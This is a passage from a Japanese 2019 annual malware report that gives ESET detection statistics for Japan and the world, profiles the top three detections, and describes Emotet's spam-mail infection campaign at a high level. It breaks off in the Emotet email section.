# MALWARE REPORT

マルウェアレポート

2019

年間

安全なネット活用のための

セキュリティ情報

# はじめに

本レポートでは、2019年1月から12月(以降2019年)に検出されたマルウェア、および発生したサイバー攻撃事例について紹介します。

「第1章　2019年マルウェア検出統計」では、2019年にESET製品で検出されたマルウェアについて、日本国内と世界全体の検出を比較して傾向を分析します。また、国内検出数の上位3位に入っているマルウェアについて詳しく紹介します。

「第2章　Emotetの感染を狙ったばらまきメール」では、2019年に大きな話題となったEmotetについて、検出状況とばらまきメールの変化、Emotetの感染の流れについて紹介します。

続いて「第3章　変遷するランサムウェアの脅威」では、2019年のランサムウェアの攻撃・被害状況、攻撃手法、対策について紹介します。

最後の「第4章　脆弱性を悪用するマルウェアの増加」では、日本で確認された脆弱性を悪用するマルウェアに注目し、検出数の多かった検体について紹介します。

# contents


はじめに 1

第1章　2019年マルウェア検出統計 3

第2章　Emotetの感染を狙ったばらまきメール 11

第3章　変遷するランサムウェアの脅威 26

第4章　脆弱性を悪用するマルウェアの増加 33

引用・出典元 40

# 1

# 2019年
# マルウェア検出統計

# 第1章　　2019年マルウェア検出統計

本章では、2019年にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介します。

## 1.1　　検出数の比較（国内と世界の比較、国内における昨年度比較）





図1.1.1　マルウェア検出数の月別推移（2019年国内）
※2019年1月の検出数を100%と設定





図1.1.2　マルウェア検出数の月別推移（2019年世界）
※2019年1月の検出数を100%と設定

2019年に国内と世界で検出されたマルウェアの検出数の推移は、図1.1.1および図1.1.2のようになっています。国内で最もマルウェアが検出された月は、6月でした（図1.1.1）。Webブラウザー上で不正な広告を表示させるJS/Adware.Agentが多く検出されていました。世界では、10月が最もマルウェアが検出されました（図1.1.2）。他のマルウェアをダウンロードするVBA/TrojanDownloader.Agentが多く検出されていました。VBA/TrojanDownloader.Agentの中には、10月に感染被害が増加したEmotetのダウンロードを行うものも確認しています。Emotetについては、第3章で詳しく紹介します。国内と世界のそれぞれの2019年1月からの増加・減少傾向を比較すると図1.1.3のようになっています。増減の幅に差はありますが、増加・減少傾向は概ね一致しています。





図1.1.3　国内と世界でのマルウェア検出数の月別比較（2019年）
※2019年1月の検出数を100%と設定

半期ごとの検出数を昨年度と比較すると、図1.1.4のようになります。2018年は減少傾向にありましたが、2019年では上半期と下半期の両方で検出数の増加が確認できます。年間の検出数では、2018年と比較して約1.2倍の増加が確認できます。





図1.1.4　半期ごとの検出数の昨年度比較（2018年国内と2019年国内）

## 1.2　マルウェア検出数TOP10

2019年に日本国内で最も検出されたマルウェアはJS/Adware.Agentです。マルウェア検出数全体の11.5%を占めています。HTML/ScrInject（全体の10.8%）、JS/Danger.ScriptAttachment（全体の6.1%）がそれに続きます。他にも、VBA/TrojanDownloader.Agent（全体の5.9%）が多く検出されています（図1.2.1）。国内検出数の上位3つのマルウェアについては、第1.4節「国内検出数TOP3」で詳しく紹介します。

世界全体では、HTML/ScrInject（全体の5.4%）が最も検出されています。HTML/ScrInjectはHTMLに埋め込まれた不正スクリプトで、Webサイト閲覧時に実行されます。他にもJS/Adware.Agent（全体の5.4%）は、HTML/ScrInjectに僅かながら検出数が及びませんでしたが、全体では2番目に多く検出されています（図1.2.2）。





図1.2.1　日本国内におけるマルウェア検出の割合（2019年）





図1.2.2　世界全体におけるマルウェア検出の割合（2019年）

## 1.3　マルウェア検出数のファイル形式別割合

次にファイル形式別のマルウェア検出割合を説明します。ESET製品で検出されるマルウェアはファイル形式（プラットフォーム）で大別することができます。ファイル形式ごとに色分けをした円グラフは、図1.3.1および図1.3.2の通りです。
日本国内ではJS（JavaScript）形式のマルウェアが最も検出されています（図1.3.1）。
また、VBA（Visual Basic for Application）形式、DOC形式やPDF形式の総検出数に占める割合において、日本の割合の方が世界と比べて高いことが確認できます（図1.3.2）。これらのファイルは、日本国内のビジネスシーンにおいて添付メールでの共有が多いです。そのため、ばらまきメールへ悪用されることが多くなり、検出数全体に占める割合が高くなったと考えられます。
例えば、DOC形式の検出割合の月別推移を見てみると、6月と10月で急増していることが確認できます（図1.3.3）。これらの月では、DOCファイルを添付したばらまきメールが多く確認されています。その詳細については、2019年6月[1]、10月[2]のマルウェアレポートでも紹介しています。
世界では、Win32（32ビットWindowsアプリケーション）形式のマルウェアが最多となっています（図1.3.2）。日本国内とは異なりスピアフィッシングメールに添付されているダウンローダーがLNK形式であることが多いため世界における検出割合が多くなっています。

1　2019年6月 マルウェアレポート | マルウェア情報局　https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1906.html
2　2019年10月 マルウェアレポート | マルウェア情報局　https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1910.html





図1.3.1　形式別マルウェア検出数(2019年国内)





図1.3.2　形式別マルウェア検出数(2019年世界)





図1.3.3　DOC形式の検出割合の月別推移(2019年国内)

## 1.4　国内検出数TOP3

① JS/Adware.Agent

JS/Adware.AgentはWebブラウザー上で不正な広告を表示するJavaScript言語で書かれたスクリプトです。
年間を通した一定の検出数に加えて、5月～8月や10月における検出数の増加によって、国内1位の検出数となっています。
国別で比較した場合、日本における検出数は1位のロシアに肉薄した数字となっています（図1.4.2）。





図1.4.1　JS/Adware.Agentの国内検出数推移（2019年）





図1.4.2　JS/Adware.Agent検出数TOP10の国と地域（2019年）





図1.4.3　JS/Adware.Agent検出数TOP50の国と地域のヒートマップ（2019年）

② HTML/ScrInject

HTML/ScrInjectはHTMLに埋め込まれた不正スクリプトで、Webサイト閲覧時に実行されます。日本国内での検出数は、下半期以降に大きく増加しています（図1.4.4）。国別で比較した場合、日本はペルーに次いで2番目に多く検出されています（図1.4.5）。





図1.4.4　HTML/ScrInjectの国内検出数推移（2019年）





図1.4.5　HTML/ScrInject検出数TOP10の国と地域（2019年）





図1.4.6　HTML/ScrInject検出数TOP50の国と地域のヒートマップ（2019年）

③ JS/Danger.ScriptAttachment

JS/Danger.ScriptAttachmentは 電子メールに添付された悪意のあるJavaScriptファイルの汎用検出名です。JS/Danger.ScriptAttachmentが最も検出された国は日本でした（図1.4.8）。世界で検出されたJS/Danger.ScriptAttachmentの約6割を日本での検出数が占めており、他の国の検出数とは大きな差があります。日本国内での検出数の大半は、上半期における日本のユーザーを狙ったキャンペーン「Love you malspam campaign」によるものです。このキャンペーンでは、JS/Danger.ScriptAttachmentを用いて様々なマルウェアをダウンロードし、実行させていました。ダウンロードされるマルウェアの中には、ランサムウェアであるGandCrabがありました。ランサムウェアへの感染も狙っていたことから、経済規模が大きい国を順に対象としており、2019年では日本をキャンペーンの対象として選んだ可能性も考えられます。





図1.4.7　JS/Danger.ScriptAttachmentの国内検出数推移（2019年）





図1.4.8　JS/Danger.ScriptAttachment検出数TOP10の国と地域（2019年）





図1.4.9　JS/Danger.ScriptAttachment検出数TOP50の国と地域のヒートマップ（2019年）

以上が2019年のマルウェア検出統計です。

# 2

# Emotetの感染を狙った ばらまきメール

# 第2章　　Emotetの感染を狙ったばらまきメール

過去にやりとりのある人になりすまし、窃取されたメールに返信する形でEmotetの感染を狙ったメールが2019年に送信されました。これによりEmotetの感染が表面化し大きな話題となりました。
Emotetは、元々はバンキングマルウェアの一種でしたが、機能の拡張やビジネスモデルの変化により、現在では他のマルウェアを配布するボットネットへと進化しました。Emotetはモジュール型のマルウェアであり、追加のモジュールや他のマルウェアをダウンロードすることで様々な被害をもたらします。

## 1. Emotetについて





図2.1.1　Emotetの感染の流れ

Emotet は主にメール経由で侵入し、添付ファイルやメール本文内のリンクからダウンロードしたファイルを実行することで感染します。

Emotetに感染すると、追加のモジュールをダウンロードし、他のマルウェアへ感染します。追加のモジュールには、「Webブラウザーに保存されたアカウント資格情報の窃取」、「メールクライアントに保存されたアカウント資格情報の窃取」、「Outlookアドレス帳の窃取」、「Outlookメールの窃取」、「スパムメールの送信」、「LAN内への感染拡大」など様々な機能が存在します。
また、Emotetは他のマルウェアを配布する目的で利用され、バンキングマルウェアTrickbot、Ursnifや第3章で紹介するランサムウェアRyukなど様々なマルウェアに感染する可能性があります。
Emotetは頻繁に更新が行われて、Emotet本体の機能拡張だけでなく、ダウンロードされるモジュールも追加や削除、機能の更新が行われます。

図2.1.2は、ESET製品で検出した世界全体でのEmotetの検出数の推移と、タイムラインを示しています。
Emotetが登場した2014年は多く検出していますが、2015年後半～2017年初期はほとんど検出していないことが確認できます。2017年3月頃から再び検出され、その後も複数回、検出されていない期間があることがわかります。Emotetは活動の休止と再開繰り返しながら機能を拡張し進化しています。2019年も夏に3か月程度の長いバカンスと、冬には3週間程度の休みを取得していました。
2014年、2015年に比べると2017年以降の検出数は減っています。この要因として、攻撃者によりばらまかれた数が異なることの他に、Emotetを検出する前段階のメールやダウンローダーの時点で検出されていることや汎用検出として検出していることなどが考えられます。





図2.1.2　世界全体のEmotetの検出数*とタイムライン
＊ Win32/Emotetとして検出したもののみ、kryptikやInjector等の汎用検出名は除く

## 2. 2019年の検出状況

2019年の検出状況を確認すると、6月中旬から徐々に検出数が減少し、Emotetの活動が再開される9月までほとんど検出していないことが確認できます。そして、9月以降は日本での検出が急激に増加していることがわかります（図2.2.1）。





図2.2.1　Emotetの世界全体の検出数(左)と日本の検出数(右) (2019年)

Emotetは日本以外にも世界中で広く検出されています。特に9月の活動再開後Emotetが検出される国が増えています。





図2.2.2　Emotetの全世界の検出割合(2019年)

## 3. Emotet感染を狙ったメールの変化

2019年のメールの傾向と変化を紹介します。
Emotetは主にメール経由で侵入します。侵入に使われたダウンローダーは、メールに添付されたWordやPDFファイル、メールに記載されたURLからダウンロードするものがほとんどです（図2.3.1）。

